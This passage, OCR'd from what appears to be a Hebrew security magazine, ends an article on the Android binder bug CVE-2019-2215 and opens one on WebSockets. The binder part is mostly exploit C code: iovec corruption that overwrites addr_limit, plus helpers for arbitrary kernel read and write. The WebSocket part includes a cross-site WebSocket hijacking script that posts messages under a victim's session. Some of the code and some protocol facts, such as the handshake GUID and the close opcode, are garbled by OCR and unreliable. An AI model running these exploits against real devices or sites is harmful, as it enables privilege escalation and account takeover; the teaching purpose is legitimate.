iovec[IOVEC_INDEX_FOR_WQ +1].iov_base,       // 8 bytes
iovec[IOVEC_INDEX_FOR_WQ+1 ].iov_len,            // 8 bytes
ovec[IOVEC_INDEX_FOR_WQ +2].iov_base,        // 8 bytes
iovec[IOVEC_INDEX_FOR_WQ +2].iovec_len       // 8 bytes, TOTAL:5 * 8
bytes = 40 = 0x28 bytes
```

וכעת iovec[IOVEC_INDEX_FOR_WQ +2].iov_base יהיה שווה ל-addr_limit_pointer.

לאחר ש-recvmsg כתב ל-iovec[IOVEC_INDEX_FOR_WQ+1].iov_base

הוא יכתוב ל- iovec[IOVEC_INDEX_FOR_WQ+2].iov_base, השווה ל-addr_limit_pointer, את:

iovec[IOVEC_INDEX_FOR_WQ+2].iov_len = 8

הבתים האחרונים ב-iovec_corruption_payload, שהם 0xfffffffffffffffe. וכך הסרנו את המגבלה של addr_limit.

קוד ה-exploit מופיע להלן. הוא זהה פונקציונלית ל-exploit שנכתב על ידי Project Zero, אך מעט ברור יותר. מבוסס על גרסה של ה-exploit מ-dayzerosec:

```
struct epoll_event event = {.events = EPOLLIN};
struct iovec iovec_array[IOVEC_ARRAY_SZ];
int iovec_corruption_payload_sz;
int sockfd[2];
int byteSent;
pid_t pid;

unsigned long addr_limit_pointer = task_struct_pointer + 0x8;
unsigned long iovec_corruption_payload[] = {
        1,                  // IOVEC_INDX_FOR_WQ -> iov_len
        0xdeadbeef,         // IOVEC_INDX_FOR_WQ + 1 -> iov_base
        0x8 + (2 * 0x10),   // IOVEC_INDX_FOR_WQ + 1 -> iov_len
        addr_limit_pointer, // Arb. Write location! IOVEC_INDEX_FOR_WQ +
2 -> iov base
        8,                  // Arb. Write size (only need a QWORD)!
IOVEC_INDEX_FOR_WQ + 2 -> iov_len
        0xfffffffffffffffe, // Arb. Write value! Smash it so we can
write anywhere.
};
iovec_corruption_payload_sz = sizeof(iovec_corruption_payload);


// 1
if(epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event))
    exitWithError("EPOLL_CTL_ADD failed: %s", strerror(errno));
```

```
// 2
memset(iovec_array, 0, sizeof(iovec_array));
iovec_array[IOVEC_INDX_FOR_WQ].iov_base = dummy_page; // mutex
iovec_array[IOVEC_INDX_FOR_WQ].iov_len  = 1; // only ask for one byte
since we'll only write one byte - linked list next
iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_base = (void *)0xDEADBEEF; //
linked list prev
iovec_array[IOVEC_INDX_FOR_WQ + 1].iov_len  = 0x8 + 2 * 0x10;      //
length of previous iovec + this one + the next one
iovec array[IOVEC INDX FOR WQ + 2].iov base = (void *)0xBEEFDEAD; //
will get smashed by iovec_corruption_payload
iovec_array[IOVEC_INDX_FOR_WQ + 2].iov_len  = 8;

/ 3
if(socketpair(AF_UNIX, SOCK_STREAM, 0, sockfd))
    exitWithError("Socket pair failed: %s", strerror(errno));


// 4
if(write(sockfd[1], "X", 1) != 1)
    exitWithError("Write 1 byte failed: %s", strerror(errno));

// 5
pid = fork();
if(pid == 0)
{
    // Child Process
    prctl(PR_SET_PDEATHSIG, SIGKILL);
    sleep(2);


    // 8
    epoll_ctl(epfd, EPOLL_CTL_DEL, fd, &event);

   // 9
    byteSent = write(sockfd[1], iovec_corruption_payload,
iovec_corruption_payload_sz);

    if(byteSent != iovec_corruption_payload_sz)
        exitWithError("[CHILD] Write returned %d, expected %d.",
byteSent, iovec_corruption_payload_sz);

    _exit(0);
}

// 6
ioctl(fd, BINDER_THREAD_EXIT, NULL);


struct msghdr msg = {
        .msg_iov = iovec_array,
        .msg_iovlen = IOVEC_ARRAY_SZ
};

// 7, becomes blocking after receving byte written in step 4.
// 10,  becomes unblocking after child process write
iovec_corruption_payload (step 9)
recvmsg(sockfd[0], &msg, MSG_WAITALL);
```

פונקציות עזר לקריאה וכתיבה מכל כתובת בקרנל

שברנו את תקרת הזכוכית, או יותר נכון, את תקרת ה-addr_limit. עכשיו אנחנו יכולים לגשת ולשנות כל כתובת זיכרון שרק נרצה. כדי לכתוב לקרנל, ניצור pipe, נכתוב אל צד הכתיבה של ה-pipe את המידע הדרוש באמצעות write ונקרא ל-read על הצד השני יחד עם כתובת קרנל. הקריאה ל-read תעתיק את המידע מה-pipe לתוך כתובת הקרנל שסיפקנו לה. קריאה מכתובת קרנל תתבצע על ידי כתיבה של הזיכרון בקרנל לתוך ה-pipe, וקריאה של המידע מהקרנל באמצעות read על הצד השני של ה-pipe. וזהו, יש לנו את זה, כתיבה/קריאה חופשית של כל כתובת בקרנל!

```
int kernel_rw_pipe[2];

//...

if(pipe(kernel_rw_pipe))
    exitWithError("Kernel R/W Pipe failed: %s", strerror(errno));

//...

void kernel_write(unsigned long kaddr, void *data, size_t len)
{
    if(len > 0x1000)
        exitWithError("Reads/writes over the size of a page results
causes issues.");

    if(write(kernel_rw_pipe[1], data, len) != len)
        exitWithError("Failed to write data to kernel (write)!");

    if(read(kernel_rw_pipe[0], (void *)kaddr, len) != len)
        exitWithError("Failed to write data to kernel (read)!");
}

void kernel_read(unsigned long kaddr, void *data, size_t len)
{
    if(len > 0x1000)
        exitWithError("Reads/writes over the size of a page results
causes issues.");

    if(write(kernel_rw_pipe[1], (void *)kaddr, len) != len)
        exitWithError("Failed to read data from kernel (write)!");

    if(read(kernel_rw_pipe[0], data, len) != len)
        exitWithError("Failed to read data from kernel (read)!");
}
```

סיכום

הצגתי במאמר את CVE-2019-2215. בגלל באג ב-binder-driver נותר מצביע לזיכרון משוחרר, שממשיכים להשתמש בו גם אחרי ביצוע ה-free. ראינו איך ניתן לשכתב את הזיכרון המשוחרר עם iovec-ים כדי לגרום ל-binder-driver להדליף למשתמש כתובת קרנל המשוייכת לתהליך. מהכתובת הזו הפקנו את הכתובת של task_struct, ובשלב השני הראינו איך ניתן להשתמש ב-use-after-free פעם נוספת, כדי לשכתב את השדות ב-task_struct ולאפשר לנו קריאה וכתיבה חופשית מכל כתובת בקרנל.

אחרי שהצלחנו להשיג קריאה וכתיבה בלתי מוגבלת בקרנל, גם האפשרויות שלנו הן בלתי מוגבלות. מכאן, ניתן למשל לשנות את שדה ה-creds של task_struct, המכיל את הרשאות התהליך, ולגרום לתהליך שלנו לרוץ עם הרשאות root. המאמר Tailoring CVE-2019-2215 to Achieve Root עוסק בזה, ממליץ בחום לקרוא אותו כמאמר המשך.

במידה ומשהו לא היה מובן, או שאתם רוצים להעיר או להאיר, תרגישו חופשיים לשלוח לי הודעה ב-https://www.linkedin.com/in/tamir-tuch. הפרופיל אינו ציבורי, אז ניתן לראות את הפרופיל רק עם חשבון מחובר.

מי אני?

קוראים לי תמיר טוך, בן 18, בוגר תכנית אודיסאה במסלול הסייבר באוניברסיטת תל-אביב בהצטיינות, והשנה מסיים שם את התואר הראשון במדעי המחשב. עובד כמפתח מובייל בחברת Vonage .

בזמני הפנוי שנותר, מתאמן באיגרוף תאילנדי ומטייל בארץ עם חברים. בצד הטכנולוגי, מת על תחרויות CTF, אתגרי low-level ולקרוא מאמרים ב-DigitalWhisper.

לפני מספר חודשים נושא ה-Kernel Exploitation היה חדש לי לחלוטין, כשהתחלתי רק לקרוא על CVE-2019-2215, הכל היה נשמע כמו סינית. אחרי הרבה לילות בלי שינה ועשרות שעות של לימוד ומחקר, הצלחתי להבין את הפרצה על בוריה, ולמדתי המון בדרך. אני רוצה להודות לאפיק קסטיאל, העורך הראשי של המגזין, ושלומי בוטנרו, ראש מסלול הסייבר בתוכנית אודיסאה, שליוו אותי לאורך הדרך, והכווינו אותי ללא מעט מקורות מידע.

אם יש נושא שאתם רוצים להבין אותו לעומק, תכתבו עליו מאמר. אני מבטיח שזה יעזור ☺

רשימת מקורות

מקורות עיקריים שעליהם המאמר מתבסס:

- המאמר של Maddie Stone ו-Jann Horn מ-Project Zero:

https://googleprojectzero.blogspot.com/2019/11/bad-binder-android-in-wild-exploit.html

- התיאור המקורי של הבאג:

https://bugs.chromium.org/p/project-zero/issues/detail?id=1942

- ניתוח מעולה של הפרצה מאת Specter ב-dayzerosec:

https://dayzerosec.com/posts/analyzing-androids-cve-2019-2215-dev-binder-uaf/

- המאמר הקאנוני של Thorsten Schreiber על Android Binder:

https://www.nds.ruhr-uni-bochum.de/media/attachments/files/2011/10/main.pdf

- קוד המקור של Linux:

https://github.com/torvalds/linux

מקורות לימוד נוספים

https://www.digitalwhisper.co.il/files/Zines/0x6F/DW111-1-LinuxKernelPwn.pdf

https://sensepost.com/blog/2017/painless-intro-to-the-linux-userland-heap/

https://blog.lexfo.fr/cve-2017-11176-linux-kernel-exploitation-part1.html

[CB17] The Art of Exploiting Unconventional Use-after-free Bugs in Android Kernel

Web Sockets

מאת אליק קולדובסקי

הקדמה

תארו לעצמכם את הסיטואציה הבא: השנה היא שנת 2000 וקצת, אתם גולשים באחד מחדרי הצ'אט האהובים עליכם ואתם באמצע שיחה מרתקת עם הגולש "T!גמן כ2ר מהגן" . הוא בדיוק עומד לספר לכם את הסוד האפל ביותר שלו; הוכחה מלאה להשערת גולבך. אבל יש בעיה רצינית, פרוטוקול http (או https, כאילו שזו הבעיה הכי גדולה בחדרי צ'אטים) הוא פרוטוקול stateless.

ואתם נאלצים ללחוץ על מקש ה-F5 פעם אחר פעם, רק כדי לגלות ש-T!גמן כ2ר מהגן הוא לא יותר מטרול והוא עומד לשלוח לכם לינק לפרסומת "שיווק שותפים לקרקע חקלאית בכרכור". תוך כדי, עולות אצלכם מחשבות כפירה שמתנגדות למודל שבו האינטרנט בנוי; אין לאינטרנט פתרון טוב יותר מאשר לבצע בקשות באופן יזום מול אתר האינטרנט בתקווה שבאחת מהתגובות, הדף יתעדכן?

אז ברכותיי, יש.

במקרה שלא הבנתם, אנסה להסביר. האינטרנט כפי שאנחנו מכירים אותו עובד בצורה פשוטה. הלקוח מבקש משהו מהשרת והשרת עונה לו.

You get what you ask for.

אבל הבעיה במצב כזה היא שמידע לא עובר בזמן אמת ואם השרת מתעדכן, המשתמש לא ידע על כך עד שהוא יבקש מחדש את הדף באופן יזום.

הבעיה לא חדשה והוצגו במהלך השנים טכניקות שונות המאפשרות לאתרים להתעדכן באופן דינאמי. בשנת 2005, עם המצאת ה-AJAX, הוצגו מספר פתרונות המאפשרים לאינטרנט להיות מעט יותר Real Time. לדוגמה HTTP Polling, מנגנון שמבצע בקשה יזומה לשרת באופן פריודי.פתרון נוסף הוא HTTP Long Polling, מנגנון המדמה חיבור רציף באמצעות יצירת חיבור מהשרת ללקוח שנשאר פתוח עד שמתקבל מידע. כאשר החיבור נסגר, הלקוח מבצע התחברות לשרת מחדש.

היות וכל הפתרונות רוכבים מעל פרוטוקול HTTP, קיים overhead גדול מאוד בתעבורה. מעבר למידע, נשלח גם ה-header על כל חלקיו ובכך יוצר latency גבוה מאוד. במידה ואתם מעוניינים לבנות משחק דפדפן או כמו בדוגמה מעל, חדר צ'אט מפוקפק, ככל שיש פחות latency כך האפליקציה תעבוד בצורה חלקה יותר.

אמנם כל המניפולציות השונות מספקות מענה, אבל מעולם לא היה פתרון full duplex אמיתי, המאפשר העברת מידע בצורה יעילה עד המצאת ה-WebSocket.

?WebSocket

Websocket הוא פרוטוקול בשכבת האפליקציה, מעל TCP, ליצירת חיבור תקשורתי רציף בין הלקוח לשרת. ההודעות עוברות ב-WebSocket בצורה של raw binary. הפרוטוקול תוכנן לעבוד מעל תשתית HTTP ולהשתמש בפורטים 80 או 443.

<u>מבנה הפרוטוקול</u>

הפרוטוקול מורכב מ-2 חלקים: Handshake והעברת המידע. כאשר לקוח מעוניין ליצור חיבור ב-WebSocekt, הוא שולח לשרת הודעה שאומרת לשרת "שלום, אפשר WebSocket?"

הוא יעשה זאת באמצעות פנייה לאתר בכתובת שלו, בד"כ בפרוטוקול ws (או wss כאשר מדובר ב-Websocket secure, במקרה כזה יש צורך לבצע TLS handshake על מנת שיהיה ניתן להעביר את המידע בטווח מוצפן.) לדוגמה:

ws://example.com:80/websocket?user=Alik

חשוב לציין שהפרוטוקול מתוכנן בצורה כזו שניתן יהיה להשתמש באותו פורט הן ל-WebSocket ול-HTTP:

```
GET /chat HTTP/1.1
Host: server.example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Origin: http://example.com
Sec-WebSocket-Protocol: chat, superchat
Sec-WebSocket-Version: 13
```

[בקשה לשדרג לתקשורת WebSocket]

אם חלק מהשדות נראים לכם מוכרים, זה בגלל שזה HTTP.

ישנם 2 שדות מעניינים בבקשה:

- השדה הראשון הוא שדה ה-Upgrade, שמשמעותו בקשה לעבור ל-WebSocket.
- השדה השני הוא ה-Sec-WebSocket-Key, השדה נועד לציין שהשרת מוודא שאכן בוצע חיבור באמצעות WebSocket. כדי לעשות את זה, תהיו איתי זה מצחיק, השרת מבצע את החישוב הבא:
  1. השרת לוקח את הערך המופיע ב-Sec-WebSocket-Key
  2. משרשר אותו עם הערך הקבוע EAFA5-E914-47DA-95CA-C5AB0DC85B11258
  3. השרת יבצע SHA1 על התוצאה
  4. השרת יחזיר את התוצאה ללקוח במבנה של base64

בשלב הזה עליכם לעצור ולשאול, אם השרת הוא זה שמבצע את החישוב על ערך קבוע ועל ערך המתקבל מהלקוח, הרי שכל שרת יכול להתחזות ל-WebSocket ולהחזיר את הערך המצופה ממנו, אז למה זה טוב?

כדי להבין, יש צורך להסביר מושג אחר Caching Proxy.

כשאנחנו מבצעים בקשה מול שרת, אנחנו מדברים ישירות איתו לעיתים רחוקות מאוד. בד"כ, אנחנו מדברים עם שרתי הביניים הנקראים שרתי Proxy. אחת הפונקציות של אותם השרתים היא Caching proxy. השרתים מאחסנים מידע בצורה לוקאלית ובמידה ולקוח מבקש משאב שנמצא ברשותם הם יחזירו אותו בעצמם במקום להעביר את הבקשה לשרת.

כאשר אנחנו פונים לשרת ומקבלים תשובה המכילה את השדה Sec-WebSocket-Accept עם ערך תקין, אנחנו יכולים לדעת שאנחנו מדברים עם שרת WebSocket ולא עם שרת Proxy המחזיר לנו מידע שהוא לא היה אמור לשמור. חשוב לציין שלא מדובר באספקט אבטחתי אלא תפעולי!


במקרה והשרת תומך ב-WebSocket, הוא יגיב "קח WebSocket"

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: s3pPLMBiTxaQ9kYGzzhZRbK+xOo=
Sec-WebSocket-Protocol: chat
```

התשובה מהשרת proxy היא פחות מורכבת. השורה הראשונה בהודעה, HTTP/1.1 101 Switching Protocols מציינת שה-handshake הסתיים והתקשורת עברה ל-WebSocket. כל סטטוס אחר אומר שיש לנו בעיה.

הלקוח יוודא את שדה ה-Sec-WebSocket-Accept כפי שהסברתי הרגע, במידה והוא לא תקין לא יפתח חיבור.

לאחר Handshake מוצלח, הלקוח והשרת יזנחו את התקשורת מעל HTTP לטובת תקשורת בצורה בינארית במבנה הבא:



רוב השדות הם די Self explanatory אבל יש 2 שדות שארצה להתעכב עליהם **Mask** ו-**Masking key**:

Mask - 1 bit - מציין האם המידע ב-payload יהיה ממוסך. במידה והערך הוא 1, המפתח יהיה בשדה ה-masking-key. כל הודעה הנשלחת מהלקוח לשרת חייבת להיות ממוסכת וכל הודעה הנשלחת מהשרת ללקוח תהיה לא ממוסכת. במידה והלקוח מקבל הודעה ממוסכת או שהשרת מקבל הודעה לא ממוסכת, הוא יסגור את החיבור.

Masking key - אם שדה ה-masking מכיל את הערך 1 (הודעות מהלקוח לשרת) ההודעות תהיינה ממוסכות באמצעות המפתח הנמצא בשדה ה-Masking key תוך שימוש באלגוריתם הבא:

```
var DECODED = "";
for (var i = 0; i < ENCODED.length; i++) {
    DECODED[i] = ENCODED[i] ^ MASK[i % 4];
}
```

הלקוח בוחר בצורה אקראית מפתח באורך 32 ביט ובכל פריים יהיה שימוש במפתח אחר. פעם נוספת עולה שאלה, איך מיסוך עוזר אם כל הודעה מכילה את מפתח ההצפנה?

ההסבר אינו טריוויאלי, תנסו להתרכז. כאשר הודעות עוברות דרך האינטרנט, ההודעות עוברות דרך רכיבים שונים בדרך, לדוגמה ראוטרים או שרתי פרוקסי. הרכיבים השונים נוהגים לקרוא את ההודעות על מנת לתקן אותם, להוסיף headers או לבצע אופטימיזציות.

כדי למנוע מצב בו תוקפים מסוגלים לפגוע בעבודה התקינה של אותם אמצעים, על ידי ניצול חולשה ושליחת Exploit למשל, הדפדפן יבצע מיסוך להודעות כך שתוקף לא יוכל לשלוט בתוכן ההודעה הנשלחת. כאשר ההודעות הנשלחות תהיינה בפורמט שאינו מוכר לשרתים השונים, התוקף לא יוכל לנצל אותם בצורה זדונית.

סגירת החיבור

כשהחיבור יגמר, תישלח הודעה עם הערך 80% בשדה ה-opcode לאחר שליחת הודעת Close, אסור לשלוח עוד הודעות. לאחר קבלת הודעת Close, יש לשלוח הודעת Close גם כן. ורק לאחר מכן חיבור ה-TCP יסגר.

עכשיו כשאנחנו ש-WebSocket הוא פתרון ליצירת חיבור FullDuplex אמיתי בין לקוח לשרת Web, אפשר לגשת לחלקים הפרקטיים.

Back to the lab again

אני מאמין שעל מנת להבין מול מה אנחנו מתמודדים, צריך להבין איך הוא עובד. לשם כך החלטתי להקים מעבדה.

המעבדה שלנו תכיל שרת Flask המאפשר למשתמשים לקחת חלק בחדר צ'אט. את החלקים הבאים נעשה בצורה של מגן-תוקף, האתר נבנה ללא שום התחשבות באספקטים של אבטחת מידע, אני אציג בכל שלב פגיעות אחת ולאחר מכן אציג כיצד תיקנתי אותה.


Your toolbelt

בטרם ניגש למלאכה, אנחנו צריכים להכין את חגורת הכלים שלנו.

- Firecamp - תוסף לגוגל כרום המאפשר לך לייצר סוגי בקשות שונים מול שרתי ה-Web, בין אם זה WebSocket, בקשות REST או GraphQL
- Burp Suite - לדעתי, הכלי הטוב ביותר לבדיקת אבטחה לאתרי אינטרנט. הכלי מאפשר לצפות בהיסטוריית ההודעות, לערוך הודעות, לשלוח אותן over and over
- Wireshark - הא' ב' של בדיקת התקשורת. כלי המאפשר לצפות בתעבורת רשת בזמן אמת.
- Javascript - שפת scripting אשר נשתמש בה על מנת לממש את המתקפה שלנו.

Awsome Chat! (השגיאות כתיב בקטע אירוני ומודע לעצמו)


הכירו את אתר הצ'אט הכי טוב שנברא. כל משתמש שנכנס, מכניס את שם הבמה שלו:



ומצטרף לחדר צ'אט:

[כמו אומגל רק בלי החשש שתיפול על שוטר שהתחזה להיות קטין]

המתקפה הראשונה שנדגים תהיה CSWH, המתקפה פועלת באופן שיכול להזכיר את CSRF. נחזור רגע ל-handshake שהסברנו עליו בתחילת המאמר ונסתכל על הבקשה הנשלחת מאתר הצ'אט שלנו אל השרת.



נוכל לשים לב שביחד עם הבקשה נשלח ה-Cookie. כידוע, האינטרנט שלנו הוא Stateless ועל מנת שלא נצטרך בכל פעם להכניס את הפרטים שלנו מחדש, קיים מנגנון ה-Cookie. השרת מעביר ללקוח Cookie, אותו הלקוח מחזיר לשרת בכל פנייה מחודשת. השרת בודק את הפרטים ויודע לזהות את המשתמש באמצעות אותו הערך. תוקף יכול להפנות את הלקוח להיכנס ללינק זדוני, כאשר הלקוח יכנס בזמן שהוא מחובר לאתר, הדף יבצע בקשה לצ'אט בשמו וישלח את ה-Cookie שלו כחלק מהבקשה. כמו CSRF רק על WebSocket.

על מנת לממש את המתקפה, נשתמש ב-Webhook.site. אתר מדהים המשמש כדף Web, אליו ניתן להפנות בקשות. את התגובות ניתן להגדיר כרצוננו.


בדף שנכתוב, אנחנו ניצור התחברות בשם הלקוח הנתקף ונשלח הודעות נאצה מהמשתמש שלו. כדי לבצע את ההתחברות, נוכל להיעזר בקוד המקור של צד הלקוח:

```
<script type="text/javascript" >
    var socket = io('http://' + document.domain + ':' + location.port, {
        transposts: ['websocket']
    });

$(document).ready(function() {
    socket.connect();
    socket.on('connect', function() {
        console.log("connection!!!!!");
        socmet.emit('joined', {
            data: 'I\'m connected!'
        });
    });

    socket.on('message', function(data) {
        console.log("Received message:' + JSON.stringify(data));
        myform.outputtext.value += data.username + ":" + data.data + "\n"
        $('#chat').val($('#chat').val() + data.data + '\n');
    });
});

function send() {
    socket.emit('message', {
        data: document.myform.message.vale
    });
    document.myform.message.value ="";
    return false;
}

</script>
```

כאן אנחנו יכולים לראות את הלוגיקה שמאחורי התקשורת. נשתמש בה על מנת לזהות את סוגי ההודעות המעניינות אותנו ולאחר מכן נטמיע את הפונקציונליות הזו באתר הזדוני שלנו. במקום ה-document.domain נפנה אותו להתחבר לאתר אותו אנו מעוניינים לתקוף ואז נשלח הודעות נאצה בשמו של הקורבן:

```
    <script>
    var socket = io('http://XXXXXXXXXX', {
        transports: ['websocket']
    });

var xhttp = new XMLHttpRequest();

#(document).readly(function() {
    socket.connect('http://XXXXXXXXXX' + ':' + location.port);
    socket.on('connect', function() {
        consol.log("connected!!!!!!");
        socket.emit('joined', {
            data: 'I\'m connected!'
        });
    });

    socket.emit('message', {
        data: 'מי אתה שתרים עלי את הקול שלך יא חתיכת ילד'
    });
```

נשים את הקוד שלנו ב-WebHook ולבסוף נשלח את הלינק בחדר הצ'אט שלנו בתקווה שאחד הילדים התמימים יכנס:



בשנייה שיוסי נכנס ללינק, רץ קוד בדפדפן שלו שהתחבר ל-WebSocket. היות ויוסי היה מחובר לצ'אט, ההתחברות ל-WebSocket בוצעה באמצעות ה-Session שלו ולכן ההודעה נכתבה בשמו:

```
יוסי:איזה כיף, סוף סוף מצאנו חדר צ'אט באינטרנט שמתאים לילדים
מנחם:שלום יוסי איזה כיף שהצטרפת
חתיך אש מגיל 6:רוצים לראות משהו מגניב? כנסו
http://webhook.site/6b9f40cf-19c4-4f2b-bd3f-ef93864ca776
שאול:שלום חברים כיף להיות פה, איזה לינק מעניין חתיך אש שלח
אני רוצה לראות מה זה
יוסי:מי אתה בכלל שתרים עליי את הקול שלך יא חתיכת ילד
שאול:יוסי למה אתה מדבר ככה זה לא נעים לנו
```

But Wait! There's more!

על פניו זה נראה כמו CSRF על WebSocket, אבל אם נזכר בעובדה ש-WebSocket הוא Full Duplex, אנחנו נבין שאנחנו לא רק שולטים על הבקשות שאנחנו שולחים בשם הנתקף, אנחנו גם מקבלים את כל הבקשות שהוא מקבל בחזרה. כלומר, יש לנו שליטה מלאה על התקשורת שלו מול האתר ולכן המתקפה חמורה משמעותית מ-CSRF.

